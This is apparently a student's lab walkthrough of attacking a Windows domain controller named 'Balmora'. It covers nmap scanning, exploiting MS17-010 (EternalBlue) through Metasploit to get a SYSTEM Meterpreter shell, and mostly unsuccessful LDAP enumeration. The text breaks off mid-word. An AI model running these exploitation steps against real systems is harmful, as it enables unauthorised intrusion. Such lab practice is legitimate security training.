

Balmora Walkthrough

Target: 192.168.2.10

Kali: 10.8.0.131


Perform small, medium and large scans

- `sudo nmap -Pn -T5 -p- 192.168.2.10 -oA smol`
- `sudo nmap -Pn -sV -A -p- 192.168.2.10 -oA med`
- `sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.10 -oA large`

```
(kali@kali)-[~/Desktop/studies/scans/Balmora - 192.168.2.10]
$ sudo nmap -Pn -T5 -p- 192.168.2.10 -oA smol
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 01:13 EDT
Warning: 192.168.2.10 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.2.10
Host is up (0.021s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5722/tcp  open  msdfs
9389/tcp  open  adws
49153/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49166/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 184.86 seconds

(kali@kali)-[~/Desktop/studies/scans/Balmora - 192.168.2.10]
$
```



It looks like it is a windows system so we'll first check for EternalBlue from our checklist.

- `nmap --script smb-vuln* -p 445 192.168.2.10`

Yes it is vulnerable! We'll go ahead and use eternalblue this time and if we have to to pen test further we will find another way into the system.

```


(kali㉿kali)-[~/Desktop/studies/scans/Balmora - 192.168.2.10]
$ nmap --script smb-vuln* -p 445 192.168.2.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 02:34 EDT
Nmap scan report for 192.168.2.10
Host is up (0.0055s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability (MS17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_  _smb-vuln-ms10-054: false
|_  _smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 5.27 seconds
zsh: segmentation fault  nmap --script smb-vuln* -p 445 192.168.2.10

```




- msfconsole
- search eternal blue
- use 0
- set rhosts 192.168.2.10
- set lhost 10.8.0.131
- set payload
- run

```
smol x med x
[*] 192.168.2.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.10:445 - Host is likely VULNERABLE to MS17-010! - Windows Ser
ver 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.2.10:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.10:445 - The target is vulnerable.
[*] 192.168.2.10:445 - Connecting to target for exploitation.
[+] 192.168.2.10:445 - Connection established for exploitation.
[+] 192.168.2.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.10:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.2.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20
32 Windows Server 2
[*] 192.168.2.10:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64
20 008 R2 Standard
[*] 192.168.2.10:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61
63 7601 Service Pac
[*] 192.168.2.10:445 - 0x00000030 6b 20 31
k 1
[+] 192.168.2.10:445 - Target arch selected valid for arch indicated by DCE/RPC
reply
[*] 192.168.2.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.10:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200774 bytes) to 192.168.2.12
[*] Meterpreter session 1 opened (10.8.0.131:4444 → 192.168.2.12:62239) at 2022
-10-21 02:37:37 -0400
[-] 192.168.2.10:445 - RubySMB::Error::CommunicationError: RubySMB::Error::Commu
nicationError

meterpreter > shell
Process 2948 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```



BUT THERE MIGHT BE MORE WAYS TO EXPLOIT...

I'll perform a dirb and nikto scan

- dirb <http://192.168.2.10>
- nikto -h 192.168.2.10

```
(kali㉿kali)-[~/Desktop/studies/scans/Balmora - 192.168.2.10]
$ dirb http://192.168.2.10

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Sun Oct 30 02:57:15 2022
URL_BASE: http://192.168.2.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____

GENERATED WORDS: 4612

—— Scanning URL: http://192.168.2.10/ ——

_____

END_TIME: Sun Oct 30 02:58:05 2022
DOWNLOADED: 4612 - FOUND: 0
```

I notice the ldap service is available so I will enumerate it

- <https://www.n00py.io/2020/02/exploiting-ldap-server-null-bind/>

We will execute the ldap enumeration using python3

- python3

This will open the python3 interpreter

- import ldap3

Create the server object to interact with

- server = ldap3.Server("192.168.2.10", get_info = ldap3.ALL, port = 389)

If the server was using ssl ie. on port 636, we would have the port = 636 and add an extra line "use_ssl = TRUE"

We now need to create the connection object to bind to

- connection = ldap3.Connection(server)

Now we must bind to this connection

- connection.bind()

We can now retrieve information about the ldap server

- server.info


```
(kali@kali)-[~/Desktop/studies/scans/Balmora - 192.168.2.10]
$ python3
Python 3.10.7 (main, Sep  8 2022, 14:34:29) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import ldap3
>>> server = ldap3.Server('192.168.2.10', get_info = ldap3.ALL, port = 389)
File "<stdin>", line 1
    server = ldap3.Server('192.168.2.10', get_info = ldap3.ALL, port = 389)
                                ^
SyntaxError: invalid character "'" (U+2018)
>>> server = ldap3.Server("192.168.2.10", get_info = ldap3.ALL, port = 389)
>>> connection = ldap3.Connection(server)
>>> connection.bind()
True
>>> server.info
DSA info (from DSE):
  Supported LDAP versions: 3, 2
  Naming contexts:
    DC=Morrowind-North,DC=province
    CN=Configuration,DC=Morrowind-North,DC=province
    CN=Schema,CN=Configuration,DC=Morrowind-North,DC=province
    DC=DomainDnsZones,DC=Morrowind-North,DC=province
    DC=ForestDnsZones,DC=Morrowind-North,DC=province
  Supported controls:
    1.2.840.113556.1.4.1338 - Verify name - Control - MICROSOFT
    1.2.840.113556.1.4.1339 - Domain scope - Control - MICROSOFT
    1.2.840.113556.1.4.1340 - Search options - Control - MICROSOFT
    1.2.840.113556.1.4.1341 - RODC DCPROMO - Control - MICROSOFT
    1.2.840.113556.1.4.1413 - Permissive modify - Control - MICROSOFT
    1.2.840.113556.1.4.1504 - Attribute scoped query - Control - MICROSOFT
    1.2.840.113556.1.4.1852 - User quota - Control - MICROSOFT
    1.2.840.113556.1.4.1907 - Server shutdown notify - Control - MICROSOFT
    1.2.840.113556.1.4.1948 - Range retrieval no error - Control - MICROSOFT
    1.2.840.113556.1.4.1974 - Server force update - Control - MICROSOFT
    1.2.840.113556.1.4.2026 - Input DN - Control - MICROSOFT
    1.2.840.113556.1.4.2064 - Show recycled - Control - MICROSOFT
    1.2.840.113556.1.4.2065 - Show deactivated link - Control - MICROSOFT
```

Since we now have the naming context we can perform other queries using that context

```
DSA info (from DSE):
  Supported LDAP versions: 3, 2
  Naming contexts:
    DC=Morrowind-North,DC=province
    CN=Configuration,DC=Morrowind-North,DC=province
    CN=Schema,CN=Configuration,DC=Morrowind-North,DC=province
    DC=DomainDnsZones,DC=Morrowind-North,DC=province
    DC=ForestDnsZones,DC=Morrowind-North,DC=province
```

```
- connection.search("dc=Morrowind-North,dc=province", ("objectclass=*))
```

Make sure to change the quotes if they don't work

This came back as false, I should have checked if it really was Anonymous bind first before connecting

Performing another method of ldap searching I came across an article which spoke about bypassing the Anonymous bind issue by adding the IP to the hosts file with a random domain name then using that domain as the search ip.

To write to the hosts file


```
- sudo -- sh -c "echo 192.168.2.10 company.com >> /etc/hosts"
```

Then perform the search

```
- sudo ldapsearch 192.168.2.10:389 -x -b "dc=Morrowind-North,dc=province"
- sudo ldapsearch company.com:389 -x -b "dc=Morrowind-North,dc=province"
```

```
(kali㉿kali)-[~/Desktop/studies/scans/Balmora - 192.168.2.10]
$ sudo ldapsearch company.com:389 -x -b "dc=Morrowind-North,dc=province"
ldap_sasl_bind(SIMPLE): Can't contact LDAP server (-1)

(kali㉿kali)-[~/Desktop/studies/scans/Balmora - 192.168.2.10]
$ sudo ldapsearch 192.168.2.10:389 -x -b "dc=Morrowind-North,dc=province"
ldap_sasl_bind(SIMPLE): Can't contact LDAP server (-1)
```




Still no luck

Attempt to enumerate the many msrpc servers available

- nmap company.com --script=msrpc-enum

```
3389/tcp open  ms-wbt-server
49153/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown

Host script results:
|_msrpc-enum: NT_STATUS_ACCESS_DENIED
```



No luck there either

There are 3 tcpwrapped ports that are available which means they are protected, I will try those

```
3 593/tcp open  ncach_http  Mi
4 636/tcp open  tcpwrapped
5 3268/tcp open  ldap        Mi
6 3269/tcp open  tcpwrapped
7 3389/tcp open  tcpwrapped
8 5722/tcp open  msrpc       Mi
```


- 636, 3269, 3389
- nmap -p636,3269,3389 -sV 192.168.2.10 -Pn

This provided not a lot more info so I tried to netcat each to determine the service

```
(kali㉿kali)-[~/Desktop/studies/scans/Balmora - 192.168.2.10]
$ nc -nv 192.168.2.10 636
(UNKNOWN) [192.168.2.10] 636 (ldaps) open

(kali㉿kali)-[~/Desktop/studies/scans/Balmora - 192.168.2.10]
$ nc -nv 192.168.2.10 3269
(UNKNOWN) [192.168.2.10] 3269 (?) open

(kali㉿kali)-[~/Desktop/studies/scans/Balmora - 192.168.2.10]
$ nc -nv 192.168.2.10 3389
(UNKNOWN) [192.168.2.10] 3389 (ms-wbt-server) open
^C
```



We found out a bit on port 636 (ldaps) I'm not sure why I didn't realise this, I'll attempt the above ldap enumeration from this port too.

- `sudo ldapsearch 192.168.2.10:636 -x -b "dc=Morrowind-North,dc=province"`

Nothing here

- `python3`
- `import ldap3`
- `server = ldap3.Server("192.168.2.10", get_info = ldap3.ALL, port = 636, use_ssl = True)`
- `connection = ldap3.Connection(server)`
- `connection.bind()`

```
>>> connection.bind()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/lib/python3/dist-packages/ldap3/core/connection.py", line 589, in bind
    self.open(read_server_info=False)
  File "/usr/lib/python3/dist-packages/ldap3/strategy/sync.py", line 57, in open
    BaseStrategy.open(self, reset_usage, read_server_info)
  File "/usr/lib/python3/dist-packages/ldap3/strategy/base.py", line 146, in open
    raise exception_history[0][0]
ldap3.core.exceptions.LDAPSocketOpenError: socket ssl wrapping error: [Errno 104] Connection reset by peer
>>>
```

Not working either

Maybe there is a msfconsole scan i can use

- `msfconsole`
- `use auxiliary/gather/ldap_query`
- `set rhosts 192.168.2.10`
- `run`

I also tried this with ssl for the other port and nothing

```
msf6 auxiliary(gather/ldap_query) > set rhosts 192.168.2.10
rhosts => 192.168.2.10
msf6 auxiliary(gather/ldap_query) > run
[*] Running module against 192.168.2.10

[*] Successfully bound to the LDAP server!
[*] Discovering base DN automatically
[*] 192.168.2.10:389 Discovered base DN: DC=Morrowind-North,DC=province
[-] Could not perform query ((objectClass=organizationalPerson)(sAMAccountType=805306368)). Its likely the query requires authentication must be completed on the connection., data 0, vldb1
[-] Auxiliary aborted due to failure: no-access: 000004DC: LdapErr: DSID-0C0906E8, comment: In order to perform this operation
msf6 auxiliary(gather/ldap_query) > set rport 636
rport => 636
msf6 auxiliary(gather/ldap_query) > set ssl true
ssl => true
msf6 auxiliary(gather/ldap_query) > run
[*] Running module against 192.168.2.10

[-] Auxiliary failed: Errno::ECONNRESET Connection reset by peer - SSL_connect
[-] Call stack:
[-] /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/net-ldap-0.17.1/lib/net/ldap/connection.rb:104:in `connect'
[-] /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/net-ldap-0.17.1/lib/net/ldap/connection.rb:104:in `wrap_with_ssl'
[-] /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/net-ldap-0.17.1/lib/net/ldap/connection.rb:155:in `setup_encoder'
[-] /usr/share/metasploit-framework/lib/rex/proto/ldap.rb:39:in `initialize'
[-] /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/net-ldap-0.17.1/lib/net/ldap.rb:1320:in `new'
[-] /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/net-ldap-0.17.1/lib/net/ldap.rb:1320:in `new_connection'
[-] /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/net-ldap-0.17.1/lib/net/ldap.rb:713:in `block in open'
[-] /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/net-ldap-0.17.1/lib/net/ldap/instrumentation.rb:19:in `instrument'
[-] /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/net-ldap-0.17.1/lib/net/ldap.rb:711:in `open'
[-] /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/net-ldap-0.17.1/lib/net/ldap.rb:644:in `open'
[-] /usr/share/metasploit-framework/lib/msf/core/exploit/remote/ldap.rb:68:in `ldap_connect'
[-] /usr/share/metasploit-framework/modules/auxiliary/gather/ldap_query.rb:263:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(gather/ldap_query) >
```

I think I'm at my enumeration limit here, I've tried everything I know and can't seem to find another vul